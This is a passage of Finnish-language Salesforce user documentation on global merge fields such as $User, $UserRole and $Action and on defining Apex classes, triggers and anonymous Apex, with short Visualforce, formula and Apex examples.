<code>\$Site.SiteType</code>	Palauttaa nykyisen sivuston tyyppikentän API -arvon. Jos nykyinen pyyntö ei ole sivustopyyntö, tämä kenttä palauttaa tyhjän jonon.
<code>\$Site.SiteTypeLabel</code>	Palauttaa nykyisen Sivuston tyyppikentän otsikon. Jos nykyinen pyyntö ei ole sivustopyyntö, tämä kenttä palauttaa tyhjän jonon.

Visualforce-esimerkki: Seuraava esimerkki kuvaa, kuinka käyttää `$Site.Template`-yhdistämiskenttää:

```
<apex:page title="Job Application Confirmation" showHeader="false"
  standardStylesheets="true">

  <!-- The site template provides layout & style for the site -->
  <apex:composition template="{!$Site.Template}">

    <apex:define name="body">
```

```

        <apex:form>
            <apex:commandLink value="<- Back to Job Search"
                onclick="window.top.location='{!$Page.PublicJobs}';return
false;"/>
            <br/>
            <br/>
            <center>
                <apex:outputText value="Your application has been saved.

                Thank you for your interest!"/>
            </center>
            <br/>
            <br/>
        </apex:form>
    </apex:define>

</apex:composition>
</apex:page>

```

Vihjeitä: Tämä globaali muuttuja on käytettävissä Visualforce-sivuilla, sähköpostimalleissa ja s-control-objekteissa.

`$$System.OriginDateTime`

Kuvaus: Globaali yhdistämiskenttä, joka esittää literaaliarvoa 1900-01-01 00:00:00. Käytä tätä globaalia muuttujaa suorittaessasi päiväys/aikapoikkeamaskelmia tai silloin, kun haluat antaa päiväys-/aikakentälle literaaliarvon.

Käyttö:

1. Valitse kenttätyyppi: `$$System`.
2. Valitse `Lisää yhdistämiskenttä` -vaihtoehdosta `OriginDateTime`.

Kaavaesimerkki: Alla olevassa esimerkissä kuvataan sitä, miten päiväyskenttä muunnetaan päiväys-/aika-kentäksi. Se käyttää `OriginDateTime`-yhdistämiskentän päiväystä ja selvittää, miten monta päivää on kulunut mukautetusta Oma päivämäärä -kentästä. Sitten se lisää päivien lukumäärän `OriginDateTime`-arvoon.

```

$$System.OriginDatetime + ( My_Date_Field__c -
DATEVALUE($$System.OriginDatetime) )

```

 **Note:** `OriginDateTime` on GMT-aikavyöhykkeellä, mutta tulos näytetään käyttäjän paikallisella aikavyöhykkeellä.

Esimerkki kulusta, prosessista ja Visualforcesta: Seuraava esimerkki laskee 1. tammikuuta 1900 jälkeen kuluneiden päivien lukumäärän:

```

{!NOW() - $$System.OriginDateTime}

```

Vihjeitä: Tämä globaali muuttuja on käytettävissä seuraavissa kohteissa:

- Oletusarvot
- Mukautettujen kenttien, kulkujen, prosessien ja työnkulusääntöjen kaavat
- Työnkulun kentän päivitystoiminnot
- Visualforce-sivut ja s-control-objektit

\$User

Kuvaus:	Globaali yhdistämiskentän tyyppi, jota käytetään viitattaessa nykyisen käyttäjän tietoihin. Käyttäjien yhdistämiskenttiä voidaan käyttää viittaamaan käyttäjään liittyviin tietoihin, kuten aliaukseen, työnimikkeeseen ja tunnukseen. Useimmat Käyttäjä-vakio-objektin kentät ovat käytettävissä myös \$User-muuttujassa.
Käyttö:	1. Valitse kenttätyyppi: \$User. 2. Valitse yhdistämiskenttä, kuten \$User.Username.
Esimerkki vahvistussäännöstä:	Alla oleva vahvistussääntökaava viittaa nykyisen käyttäjän tunnukseen, jotta voidaan määrittää, onko nykyinen käyttäjä tietueen omistaja. Tällaisen esimerkin avulla voi varmistaa, että vain tietueen omistaja tai pääkäyttäjät voivat muuttaa mukautettua Oma tavoite -kenttää: <pre>AND(ISCHANGED(Personal_Goal__c), Owner <> \$User.Id, \$Profile.Name <> "Custom: System Admin")</pre>
Esimerkkikulku:	Jos haluat hakea oletuskäyttäjän nimen helposti, käytä kulun kaavaa. Luo kulun kaava (teksti), jolla on seuraava lauseke. <pre>{!\$User.FirstName} & " " & {!\$User.LastName}</pre> Kun olet luonut kaavan, viittaa siihen missä tahansa kohtaa kulkua, kun haluat kutsua käyttäjää nimeltä. Viittaamalla globaaliin \$User-muuttujaan vältyt käyttämästä lookup-hakuja, jotka lasketaan kulkujen rajoituksiin.
Visualforce-esimerkki:	Seuraava esimerkki näyttää nykyisen käyttäjän yrityksen nimen sekä nykyisen käyttäjän tilan (joka palauttaa totuusarvon). <pre><apex:page> <h1>Congratulations</h1> This is your new Apex Page <p>The current company name for this user is: {!\$User.CompanyName}</p> <p>Is the user active? {!\$User.isActive}</p> </apex:page></pre>
Vihjeitä:	• Nykyinen käyttäjä on henkilö, joka muuttaa tietuetta, joka kehotti lisäämään oletusarvon tai vahvistussäännön tai suorittamaan muun näitä globaaleja yhdistämiskenttiä käyttävän toiminnon. • Kun Webistä tapaukseksi- tai Webistä liidiksi -prosessi on muuttanut tietuetta, nykyinen käyttäjä on Liidin oletusomistaja tai Tapauksen oletusomistaja. • Kun prosessi suorittaa ajoitettuja toimintoja ja prosessin käynnistänyt käyttäjä ei ole enää aktiivinen, \$User viittaa työnkulun oletuskäyttäjään. Sama pätee myös työnkulusääntöjen aikaan perustuviin toimintoihin. • Eräitä \$User-yhdistämiskenttiä voi käyttää Mobile-määrittelyn suodattimina.

`$User.UITheme` ja `$User.UIThemeDisplayed`

Kuvaus:	Nämä globaalit yhdistämiskentät tunnistavat Salesforceen ulkoasun, jonka käyttäjä näkee määrätyllä Web-sivulla. Ero näiden kahden muuttujan välillä on, että <code>\$User.UITheme</code> palauttaa ulkoasun, jonka käyttäjän <i>pitäisi</i> nähdä, kun taas <code>\$User.UIThemeDisplayed</code> palauttaa ulkoasun, jonka käyttäjä <i>todella</i> näkee. Käyttäjällä voi esimerkiksi olla halu ja oikeus nähdä Lightning Experiencen ulkoasu, mutta jos hän käyttää selainta, joka ei tue ulkoasua (esimerkiksi vanhaa Internet Explorer-versiota), <code>\$User.UIThemeDisplayed</code> palauttaa eri arvon.
Käyttö:	Käytä näitä muuttujia tunnistamaan CSS, jota käytettiin Salesforce-web-sivuston renderöimisessä käyttäjälle. Molemmat muuttujat palauttavat jonkin seuraavista arvoista. • <code>Theme1</code>—Vanhentunut Salesforce-teema • <code>Theme2</code>—Salesforce-teema, jota käytettiin ennen Spring '2005 -julkaisua • <code>Theme3</code>—Salesforce Classic 2010 -käyttöliittymäteema • <code>Theme4d</code>—Moderni "Lightning Experience" Salesforce -teema • <code>Theme4t</code>—Salesforce1-mobiilisovelluksen Salesforce-teema • <code>PortalDefault</code>—Salesforce-asiakasportaalin teema • <code>Webstore</code>—SalesforcenAppExchange-teema
Visualforce-esimerkki:	Seuraava esimerkki osoittaa, kuinka voit renderöidä erilaisia asetteluita käyttäjän teeman perusteella: <pre> <apex:page> <apex:pageBlock title="My Content" rendered="{!\$User.UITheme == 'Theme2'}"> // this is the old theme... </apex:pageBlock> <apex:pageBlock title="My Content" rendered="{!\$User.UITheme == 'Theme3'}"> // this is the classic theme ... </apex:pageBlock> </apex:page> </pre>

`$UserRole`

Kuvaus:	Globaali yhdistämiskentän tyyppi, jota käytetään viitattaessa nykyisen käyttäjän roolitietoihin. Rooli-yhdistämiskentät voivat viitata esimerkiksi nimeen, kuvaukseen ja tunnukseen.
Käyttö:	1. Valitse kenttätyyppi: <code>\$UserRole</code>. 2. Valitse yhdistämiskenttä, kuten <code>\$UserRole.Name</code>.

Esimerkki vahvistussäännöstä:	Alla oleva vahvistussääntökaava viittaa käyttäjäroolin nimeen ja vahvistaa, että mukautettu Alennusprosentti-kenttä ei ylitä roolin sallittua enimmäisarvoa: <pre>Discount_Percent__c > VLOOKUP(\$ObjectType.Role_Limits__c.Fields.Limit__c, \$ObjectType.Role_Limits__c.Fields.Name, \$UserRole.Name)</pre>
Prosessi, kulku ja Visualforce:	<pre>{!\$UserRole.LastModifiedById}</pre>
Vihjeitä:	- Nykyinen käyttäjä on henkilö, joka muuttaa tietuetta, joka kehotti lisäämään oletusarvon tai vahvistussäännön tai suorittamaan muun näitä globaaleja yhdistämiskenttiä käyttävän toiminnon. - Kun Webistä tapaukseksi- tai Webistä liidiksi -prosessi on muuttanut tietuetta, nykyinen käyttäjä on Liidin oletusomistaja tai Tapauksen oletusomistaja. - Kun prosessi suorittaa ajoitettuja toimintoja ja prosessin käynnistänyt käyttäjä ei ole enää aktiivinen, \$UserRole viittaa työnkulun oletuskäyttäjään. Sama pätee myös työnkulusääntöjen aikaan perustuviin toimintoihin.  Note: Et voi käyttää seuraavia \$UserRole-arvoja Visualforce:ssa: - CaseAccessForAccountOwner - ContactAccessForAccountOwner - OpportunityAccessForAccountOwner - PortalType

KATSO MYÖS:

[Globaalin muuttujan \\$Action käyvät arvot](#)

Globaalin muuttujan `$Action` käyvät arvot

Kaikki objektit tukevat perustoimintoja, kuten uusi, kloonaa, näytä, muokkaa, luettelo ja poista. Globaali `$Action` viittaa myös toimintoihin, jotka ovat käytettävissä useissa vakio-objekteissa. Organisaatiollesi käytettävissä olevat arvot saattavat olla erilaisia, riippuen käyttämästä ominaisuuksista.

Seuraava taulukko sisältää toiminnot, joihin voit viitata globaalilla `$Action`-muuttujalla ja objektit, joille voit suorittaa nämä toiminnot.

Arvo	Kuvaus	Objektit
Hyväksy	Hyväksy tietue.	- Mainosryhmä - Tapaus - Tapahtuma - Google-kampanja - Avainsana - Liidi - Hakulause - SFGA-versio - Tekstmainos
Aktivoi	Aktivoi sopimus.	Sopimus
Lisää	Lisää tuote hintakirjaan.	Tuote2
AddCampaign	Lisää jäsen kampanjaan.	Kampanja
AddInfluence	Lisää kampanja mahdollisuuden vaikuttavien kampanjoiden luetteloon.	Mahdollisuus
AddProduct	Lisää tuote hintakirjaan.	OpportunityLineltem
AddToCampaign	Lisää yhteyshenkilö tai liidi kampanjaan.	- Yhteyshenkilö - Liidi
AddToOutlook	Lisää tapahtuma Microsoft Outlookiin.	Tapahtuma
AdvancedSetup	Käynnistä kampanjan lisämääritys.	Kampanja
AltavistaNews	Käynnistä <code>www.altavista.com/news/</code> .	- Tili - Liidi
Peruuta	Peruuta tapahtuma.	Tapahtuma
CaseSelect	Määritä tapaus ratkaisulle.	Ratkaisu
ChangeOwner	Muuta tietueen omistajaa.	- Tili - Mainosryhmä - Kampanja

EDITION-VERSIOT

Käytettävissä: Salesforce Classicissa

Globaali `$Action`-muuttuja on käytettävissä: **kaikissa** versioissa.

KÄYTTÄJOIKEUDET

Custom s-control -objektien, kaavojen tai Visualforce-sivujen luominen, muokkaaminen ja poistaminen:

- Sovelluksen mukautusoikeus

		• Yhteyshenkilö • Sopimus • Google-kampanja • Avainsana • Mahdollisuudet • Hakulause • SFGA-versio • Tekstimainos
ChangeStatus	Muuta tietueen tilaa.	• Tapaus • Liidi
ChoosePricebook	Muuta käytettävä hintakirja.	OpportunityLineItem
Kloonaa	Kloonaa tietue.	• Mainosryhmä • Omaisuus • Kampanja • Kampanjan jäsen • Tapaus • Yhteyshenkilö • Sopimus • Tapahtuma • Google-kampanja • Avainsana • Liidi • Mahdollisuus • Tuote • Hakulause • SFGA-versio • Tekstimainos • Mukautetut objektit
CloneAsChild	Luo liittyvä tapaus päätapauksen tiedoilla.	Tapaus
CloseCase	Sulje tapaus.	Tapaus
Muunna	Luo uusi tili, yhteyshenkilö ja mahdollisuus liidin tiedoilla.	Liidi
ConvertLead	Muunna liidi kampanjajäseneksi.	Kampanjan jäsen
Create_Opportunity	Luo kampanjan jäseneseen pohjautuva mahdollisuus.	Kampanjan jäsen
Hylkää	Hylkää tapahtuma.	Tapahtuma
Poista	Poista tietue.	• Mainosryhmä

- Omaisuus
- Kampanja
- Kampanjan jäsenten
- Tapaus
- Yhteyshenkilö
- Sopimus
- Tapahtuma
- Google-kampanja
- Avainsana
- Liidi
- Mahdollisuus
- Mahdollisuuden tuote
- Tuote
- Hakulause
- SFGA-versio
- Ratkaisu
- Tehtävä
- Tekstimainos
- Mukautetut objektit

DeleteSeries	Poista sarja tapahtumia tai tehtäviä.	• Tapahtuma • Tehtävä
DisableCustomerPortal	Ota Asiakasportaalin käyttäjä pois käytöstä.	Yhteyshenkilö
DisableCustomerPortalAccount	Ota Asiakasportaalin tili pois käytöstä.	Tili
DisablePartnerPortal	Ota Kumppaniportaalin käyttäjä pois käytöstä.	Yhteyshenkilö
DisablePartnerPortalAccount	Ota Kumppaniportaalin tili pois käytöstä.	Tili
Lataa	Lataa liite.	• Liite • Asiakirja
Muokkaa	Muokkaa tietuetta.	• Mainosryhmä • Omaisuus • Kampanja • Kampanjan jäsenten • Tapaus • Yhteyshenkilö • Sopimus • Tapahtuma • Google-kampanja

- Avainsana
- Liidi
- Mahdollisuus
- Mahdollisuuden tuote
- Tuote
- Hakulause
- SFGA-versio
- Ratkaisu
- Tehtävä
- Tekstimainos
- Mukautetut objektit

EditAllProduct	Muokkaa kaikkia hintakirjan tuotteita.	OpportunityLineItem
EnableAsPartner	Valtuuta tili kumppanitiliksi.	Tili
EnablePartnerPortalUser	Ota yhteyshenkilö käyttöön Kumppaniportaalin käyttäjänä.	Yhteyshenkilö
EnableSelfService	Ota yhteyshenkilö käyttöön Itsepalveluportaalin käyttäjänä.	Yhteyshenkilö
FindDup	Näytä samanlaiset liidit.	Liidi
FollowupEvent	Luo uusi seurantatapahtuma.	Tapahtuma
FollowupTask	Luo uusi seurantatehtävä.	Tapahtuma
HooversProfile	Näyttää Hoovers-profiilin.	• Tili • Liidi
IncludeOffline	Sisällytä tilitietue Connect Offline:ssa.	Tili
GoogleMaps	Hae osoite Google Maps -palvelun avulla.	• Tili • Yhteyshenkilö • Liidi
GoogleNews	Näytä www.google.com/news .	• Tili • Yhteyshenkilö • Liidi
GoogleSearch	Näytä www.google.com .	• Tili • Yhteyshenkilö • Liidi
Luettelo	Luettelo objektin tietueet.	• Mainosryhmä • Kampanja • Tapaus

- Yhteyshenkilö
- Sopimus
- Google-kampanja
- Avainsana
- Liidi
- Mahdollisuus
- Tuote
- Hakulause
- SFGA-versio
- Ratkaisu
- Tekstimainos
- Mukautetut objektit

LogCall	Lisää puhelu lokiin.	Toiminto
MailMerge	Luo yhdistämisposti.	Toiminto
ManageMembers	Avaa Käyttäjien hallinta -sivu.	Kampanja
MassClose	Sulje useita tapauksia.	Tapaus
Yhdistä	Yhdistä yhteyshenkilöitä.	Yhteyshenkilö
Uusi	Luo uusi tietue.	• Toiminto • Mainosryhmä • Omaisuus • Kampanja • Tapaus • Yhteyshenkilö • Sopimus • Tapahtuma • Google-kampanja • Avainsana • Liidi • Mahdollisuus • Hakulause • SFGA-versio • Ratkaisu • Tehtävä • Tekstimainos • Mukautetut objektit
NewTask	Luo tehtävä.	Tehtävä

RequestUpdate	Pyydä päivitystä.	• Yhteyshenkilö • Toiminto
SelfServSelect	Rekisteröi käyttäjä Itsepalveluportaalin käyttäjäksi.	Ratkaisu
SendEmail	Lähetä sähköposti.	Toiminto
SendGmail	Avaa tyhjä sähköposti Gmailissa.	• Yhteyshenkilö • Liidi
Lajittele	Lajittele hintakirjan tuotteet.	OpportunityLineltiem
Jaa	Jaa tietue.	• Tili • Mainosryhmä • Kampanja • Tapaus • Yhteyshenkilö • Sopimus • Google-kampanja • Avainsana • Liidi • Mahdollisuus • Hakulause • SFGA-versio • Tekstimainos
Lähetä hyväksyttäväksi	Lähetä tietue hyväksyttäväksi.	• Tili • Toiminto • Mainosryhmä • Omaisuus • Kampanja • Kampanjan jäsenten • Tapaus • Yhteyshenkilö • Sopimus • Tapahtuma • Google-kampanja • Avainsana • Liidi • Mahdollisuus • Mahdollisuuden tuote • Tuote

		• Hakulause • SFGA-versio • Ratkaisu • Tehtävä • Tekstimainos
Välilehti	Käytä objektin välilehteä.	• Mainosryhmä • Kampanja • Tapaus • Yhteyshenkilö • Sopimus • Google-kampanja • Avainsana • Liidi • Mahdollisuus • Tuote • Hakulause • SFGA-versio • Ratkaisu • Tekstimainos
Tarkastele	Tarkastele tietuetta.	• Toiminto • Mainosryhmä • Omaisuus • Kampanja • Kampanjan jäsenten • Tapaus • Yhteyshenkilö • Sopimus • Tapahtuma • Google-kampanja • Avainsana • Liidi • Mahdollisuus • Mahdollisuuden tuote • Tuote • Hakulause • SFGA-versio • Ratkaisu • Tekstimainos

- Mukautetut objektit

ViewAllCampaignMembers	Näytä kaikki kampanjan jäsenet.	Kampanja
ViewCampaignInfluenceReport	Näytä kampanjat, joissa on vaikuttavien mahdollisuuksien raportti.	Kampanja
ViewPartnerPortalUser	Näytä kaikki Kumppaniportaalin käyttäjät.	Yhteyshenkilö
ViewSelfService	Näytä kaikki Itsepalveluportaalin käyttäjät	Yhteyshenkilö
YahooMaps	Hae osoite Yahoo! Maps -palvelun avulla.	• Tili • Yhteyshenkilö • Liidi
YahooWeather	Näytä http://weather.yahoo.com/ .	Yhteyshenkilö

KATSO MYÖS:

[Globaalit muuttujat](#)

Apex-koodi

Apex Code -yleiskatsaus

Apex-koodi on vahvasti kirjoitettu objektiperusteinen ohjelmointikieli, jonka avulla kehittäjät voivat suorittaa Force.com-palvelimessa kulkujen ja tapahtumien hallintausekkeitä ja Force.com API -kutsuja. Apex-kielen syntaksi muistuttaa Java-ohjelmointikieltä ja toimii tietokantoihin tallennettujen proseduurien tavoin. Kielen avulla kehittäjät voivat liittää liiketoimintalogiikan useimpiin järjestelmätapahtumiin, kuten painikkeiden napsautuksiin, liittyvien tietueiden päivityksiin ja Visualforce-sivuihin. Apex-koodi voidaan käynnistää Web-palvelupyynnön tai objektien käynnistämien avulla.

Apex voidaan tallentaa alustaan kahdessa muodossa:

- *Luokka* on malli tai suunnitelma, josta Apex-objektit luodaan. Luokat koostuvat muista luokista, käyttäjän määrittämistä metodeista, muuttujista, poikkeustyypeistä ja staattisesta alustuskoodista. Kirjoita Määrittäminen-valikon **Pikahaku**-kenttään *Apex-luokat* ja valitse **Apex-luokat**. Lisätietoja on kohdassa [Apex-luokkien hallinta](#) sivulla 53.
- *Käynnistin* on Apex-koodi, joka suoritetaan ennen tiettyjen DML-tapahtumien suorittamista tai tapahtumien suorittamisen jälkeen. Kommentisarja voidaan suorittaa esimerkiksi ennen kuin objektitietueet siirretään tietokantaan tai tietueiden poistamisen jälkeen. Käynnistimet tallennetaan Salesforceen metadatanä. Luettelo organisaatiosi kaikista käynnistimistä löytyy Määrittäminen-valikon Apex-käynnistimet-sivulta. Lisätietoja on kohdassa [Apex-käynnistimien hallinta](#) sivulla 54.

Apex suoritetaan yleensä järjestelmäympäristössä, eli käyttäjän käyttöoikeuksia, kentätason suojausta ja jakosääntöjä ei huomioida koodin suorituksessa.

Ainakin 75 prosenttia Apex-koodista on oltava yksikkötestien käsittelemiä ennen kuin voit ottaa koodisi käyttöön tuotantoympäristöissä. Myös kaikilla käynnistimillä on oltava jonkin verran testauskattavuutta. Lisätietoja on kohdassa [Apex-yksikkötestit](#) sivulla 289.

Kun olet luonut luokkasi, käynnistimesi ja testisi, toista suoritus [Developer-konsolin](#) avulla.

EDITION-VERSIOIT

Käytettävissä: Salesforce Classicissa ja Lightning Experienceissa

Käytettävissä **Enterprise Edition**-, **Performance Edition**-, **Unlimited Edition**-, **Developer Edition**- ja **Database.com Edition**-versioissa

 **Note:** Voit lisätä, muokata tai poistaa Apex-koodia Salesforce-käyttöliittymästä vain Developer Edition -organisaatiossa, Salesforce Enterprise Edition -kokeiluorganisaatiossa tai sandbox-organisaatiossa. Voit tehdä muutoksia Salesforce-tuotanto-organisaatiossa Apex:iin vain käyttämällä Metadata API -kutsua `deploy` tai Force.com IDE- tai Force.com Migration Tool -työkalua. Force.com IDE ja Force.com Migration Tool ovat Salesforcen tarjoamia ilmaisia työkaluja sen käyttäjien ja kumppanien tueksi, mutta ne eivät ole osa sen palvelua siinä merkityksessä kuin Salesforce-palvelun päätilaussopimus ilmaisee.

Lisätietoja kielen syntaksista ja Apex-toiminnon käyttämisestä on [Force.com Apex Code Developer's -oppaassa](#).

Apex Developer Guide ja kehittäjien työkalut

Apex Developer Guide on Apex-ohjelmointikielen kaikenkattava viiteopas. *Apex Developer Guide* selittää myös kielen syntaksin, miten kutsua Apexia, kuinka toimia sen rajoitusten kanssa, miten kirjoittaa testejä ja paljon muuta. Voit kirjoittaa Apex-koodia useilla Salesforcen ja kolmansien osapuolten työkaluilla.

- [Apex Developer Guide](#)

Kirjoita Apex-koodia seuraavilla työkaluilla:

- [Force.com:in kehittäjän konsoli](#)
- [Force.com IDE -liitännäinen Eclipselle](#)
- [Salesforce-käyttöliittymän koodieditori](#)

Löydät kolmansien osapuolten kehittämiä Salesforce IDE:itä Internetistä.

Apex-luokkien määrittäminen

[Apex-luokat](#) tallennetaan Salesforceen metatadana.

 **Note:** Voit lisätä, muokata tai poistaa Apex-koodia Salesforce-käyttöliittymästä vain Developer Edition -organisaatiossa, Salesforce Enterprise Edition -kokeiluorganisaatiossa tai sandbox-organisaatiossa. Voit tehdä muutoksia Salesforce-tuotanto-organisaatiossa Apex:iin vain käyttämällä Metadata API -kutsua `deploy` tai Force.com IDE- tai Force.com Migration Tool -työkalua. Force.com IDE ja Force.com Migration Tool ovat Salesforcen tarjoamia ilmaisia työkaluja sen käyttäjien ja kumppanien tueksi, mutta ne eivät ole osa sen palvelua siinä merkityksessä kuin Salesforce-palvelun päätilaussopimus ilmaisee.

Luokan luominen:

1. Kirjoita Määrittäminen-valikon `Pikahaku`-kenttään *Apex-luokat* ja valitse **Apex-luokat**.
2. Napsauta **Uusi**.
3. Napsauta **Version Settings** (Versioasetukset) määrittääksesi tälle luokalle käytettävän Apex- ja API-version. Jos organisaatiosi on asentanut hallittavia paketteja AppExchange-palvelusta, voit myös määrittää, mitä kunkin hallittavan paketin versiota käytetään tämän luokan kanssa. Käytä oletusarvoja kaikille versioille. Tämä liittää luokan viimeisimpään Apex- ja API-versioon ja kunkin hallittavan paketin viimeisimpään versioon. Jos haluat käyttää komponentteja tai toimintoja, jotka eroavat viimeisimmästä pakettiversiosta, voit määrittää hallittavan paketin vanhemman version. Voit määrittää vanhemman Apex- ja API-version, kun haluat pitää jonkin tietyn toiminnan.
4. Kirjoita luokan Apex-koodi luokkaeditoriin. Yksi luokka voi olla enintään miljoona merkkiä pitkä, pois lukien kommentit, testimetodit ja `@isTest`:in käytön aikana määritetyt luokat.

EDITION-VERSIOIT

Käytettävissä: Salesforce Classicissa

Käytettävissä **Performance Edition**-, **Unlimited Edition**-, **Developer Edition**-, **Enterprise Edition**- ja **Database.com Edition**-versioissa

KÄYTTÄJOIKEUDET

Apex-luokkien määrittäminen, muokkaaminen, poistaminen, suojausasetusten määrittäminen, versioasetusten määrittäminen, riippuvuuksien tarkasteleminen ja testien suorittaminen:

- Apex-laadintaoikeus

5. Voit tallentaa muutokset ja palata luokan lisätietonäyttöön valitsemalla **Save** (Tallenna) tai tallentaa muutokset ja jatkaa luokan muokkaamista valitsemalla **Quick Save** (Pikataallennus). Apex-luokka on käännettävä oikein, ennen kuin luokka voidaan tallentaa. Kun luokat on tallennettu, muut Apex-koodit, kuten käynnistin, voivat kutsua niitä luokkametodien tai muuttujien avulla.

 **Note:** Luokat talletetaan määrättyjen Apex- ja API-versioiden asetuksilla, mikä parantaa yhteensopivuutta aiempien versioiden kanssa. Jos Apex-luokka viittaa asennettujen hallittavien pakettien komponentteihin, kuten mukautettuihin objekteihin, kunkin hallittavan paketin version asetukset, joihin luokka viittaa, tallennetaan myös. Lisäksi luokkien mukana tallennetaan `isValid`-lippu, jonka arvo on `true`, elleivät riippuvaiset metatiedot muutu luokan kääntämisen jälkeen. Kun luokassa käytettyjä objektien nimiä tai kenttiä muutetaan, objektin tai kentän kuvausta muokataan tai tätä luokkaa kutsuvaan luokkaan tehdään muutoksia, `isValid`-lipun arvoksi tulee `false`. Kun käynnistin tai Web-palvelu kutsuu luokkaa, koodi käännetään uudelleen ja käyttäjä saa ilmoituksen, jos siinä ilmenee virheitä. Jos virheitä ei ole, `isValid`-lipun arvoksi asetetaan `true`.

KATSO MYÖS:

[Apex-luokkien hallinta](#)

[Apex-luokkien tarkasteleminen](#)

[Apex-version asetusten hallinta](#)

Apex-käynnistimien määrittäminen

Apex-käynnistimet tallennetaan sovellukseen metatietoina sen objektin kohdalle, johon ne liittyvät.

 **Note:** Voit lisätä, muokata tai poistaa Apex-koodia Salesforce-käyttöliittymästä vain Developer Edition -organisaatiossa, Salesforce Enterprise Edition -kokeiluorganisaatiossa tai sandbox-organisaatiossa. Voit tehdä muutoksia Salesforce-tuotanto-organisaatiossa Apex:iin vain käyttämällä Metadata API -kutsua `deploy` tai Force.com IDE- tai Force.com Migration Tool -työkalua. Force.com IDE ja Force.com Migration Tool ovat Salesforceen tarjottavia ilmaisia työkaluja sen käyttäjien ja kumppanien tueksi, mutta ne eivät ole osa sen palvelua siinä merkityksessä kuin Salesforce-palvelun päätilaussopimus ilmaisee.

1. Siirry haluamasi objektin hallinta-asetusten Käynnistimet-osioon nähdäksesi sen käynnistimet.

 **Vihje:** Et voi luoda käynnistintä Salesforce-käyttöliittymässä vakio-objekteille Liite, Sisältöasiakirja ja Huomautus. Luo käynnistin näille objekteille käyttämällä kehitystyökaluja, kuten Developer-konsoli tai Force.com IDE. Voit myös käyttää Metadata API:a.

2. Napsauta Käynnistimet-luettelosta **Uusi**.
3. Napsauta Version asetukset määrittääksesi tälle käynnistimelle käytettävän Apex- ja API-version. Jos organisaatiollesi on asennettu hallittavat paketit AppExchange-sovelluksesta, voit myös määrittää, mitä kunkin hallittavan paketin versiota käytetään tämän käynnistimen kanssa. Käytä oletusarvoja kaikille versioille. Tämä liittää käynnistimen viimeisimpään Apex- ja API-versioon ja kunkin hallittavan paketin viimeisimpään versioon. Jos haluat käyttää komponentteja tai toimintoja, jotka eroavat viimeisimmästä pakettiversiosta, voit määrittää hallittavan paketin vanhemman version.
4. Napsauta Apex-käynnistin ja valitse **On aktiivinen** -valintaruutu, jos haluat, että käynnistin käännetään ja otetaan käyttöön. Älä valitse tätä valintaruutua, jos haluat ainoastaan tallentaa koodin organisaation metatietoihin. Tämä valintaruutu on merkitty oletuksena.
5. Kirjoita **Tekstiosa**-kenttään käynnistimen Apex-koodi. Yhden käynnistimen enimmäispituus on miljoona merkkiä.

EDITION-VERSIOIT

Käytettävissä: Salesforce Classicissa ja Lightning Experiencessä

Käytettävissä **Performance Edition**-, **Unlimited Edition**-, **Developer Edition**-, **Enterprise Edition**- ja **Database.com Edition** -versioissa

Vakio-objektit, kampanjat, tapaukset ja sähköpostit eivät ole käytettävissä **Database.com**-versiossa.

KÄYTTÄJOIKEUDET

Apex-käynnistimien määrittäminen:

- "Apex-sovellusten luominen"

Määritä käynnistin seuraavaa syntaksia käyttäen:

```
trigger TriggerName on ObjectName (trigger_events) {
    code_block
}
```

jossa `trigger_events` voi olla pilkuilla erotettu luettelo, joka sisältää seuraavia tapahtumia:

- before insert
- before update
- before delete
- after insert
- after update
- after delete
- after undelete.



Note: Toistuvan tapahtuman insert-, delete- tai update-toiminnon laukaisema käynnistin aiheuttaa suorituksen aikaisen virheen, kun käynnistintä kutsutaan joukoittain Force.com API:sta.

6. Napsauta **Tallenna**.



Note: Käynnistimien mukana tallennetaan `isValid`-lippu, jonka arvo on `true`, elleivät riippuvaiset metatiedot ole muuttuneet käynnistimen kääntämisen jälkeen. Kun käynnistimessä käytettyjä objektien nimiä tai kenttiä muutetaan tai objektin tai kentän kuvausta muokataan, `isValid`-lipun arvoksi tulee `false`, kunnes Apex-kääntäjä käsittelee koodin uudelleen.

Uudelleenkääntäminen tapahtuu, kun käynnistin suoritetaan tai kun käyttäjä tallentaa käynnistimen uudelleen metatietoihin.

Jos hakukenttä viittaa poistettuun tietueeseen, Salesforce tyhjentää hakukentän arvon oletusarvoisesti. Voit myös päättää olla poistamatta tietueita, jos ne ovat hakusuhteessa.

KATSO MYÖS:

[Apex-käynnistimien hallinta](#)

[Apex-version asetusten hallinta](#)

Anonyymin Apex-koodin suorittaminen

Developer-konsoli sallii sinun suorittaa Apex-koodia luodaksesi virheenkorjauslokeja, jotka kattavat tietyn sovelluksen logiikan.

Tarvittavat käyttöoikeudet

Anonyymin Apex-koodin suorittaminen:


Apex-laadintaoikeus

Developer-konsolin Execute Anonymous Apex (Suorita anonyymiä Apex-koodia) -työkalu suorittaa Apex-koodin, jonka syötät `ExecuteAnonymous`-parametrin avulla ja luo suorituksen tulokset sisältävän virheenkorjauslokin.



Varoitus: Jos kutsut luokan, joka sisältää avainsanan `testMethod`, kaikki testimenetelmän DML-väitteet suoritetaan. Tämä saattaa lisätä organisaatioosi epätoivottuja tietoja.

1. Napsauta **Debug (Virheenkorjaus) > Open Execute Anonymous Window (Avaa anonyymin koodin suoritusikkuna)** avataksesi Apex-koodin syöttöikkunan.



```
1 Integer int1 = 0;
2
3 void myProcedure1() {
4     myProcedure2();
5 }
6
7 void myProcedure2() {
8     int1++;
9 }
10
11 myProcedure1();
12
```

2. Syötä suoritettavaa koodia Syötä Apex-koodia -ikkunaan tai napsauta  avataksesi koodieditorin uudessa selainikkunassa. Avaa luotu virheenkorjausloki automaattisesti suorituksen jälkeen valitsemalla **Open Log** (Avaa loki).
-  **Note:** Et voi käyttää avainsanaa `static` anonyymissä koodissa.
3. Suorita koodia:
 - a. Jos haluat suorittaa kaiken ikkunassa olevan koodin, napsauta **Execute (Suorita)** tai CTRL+E.
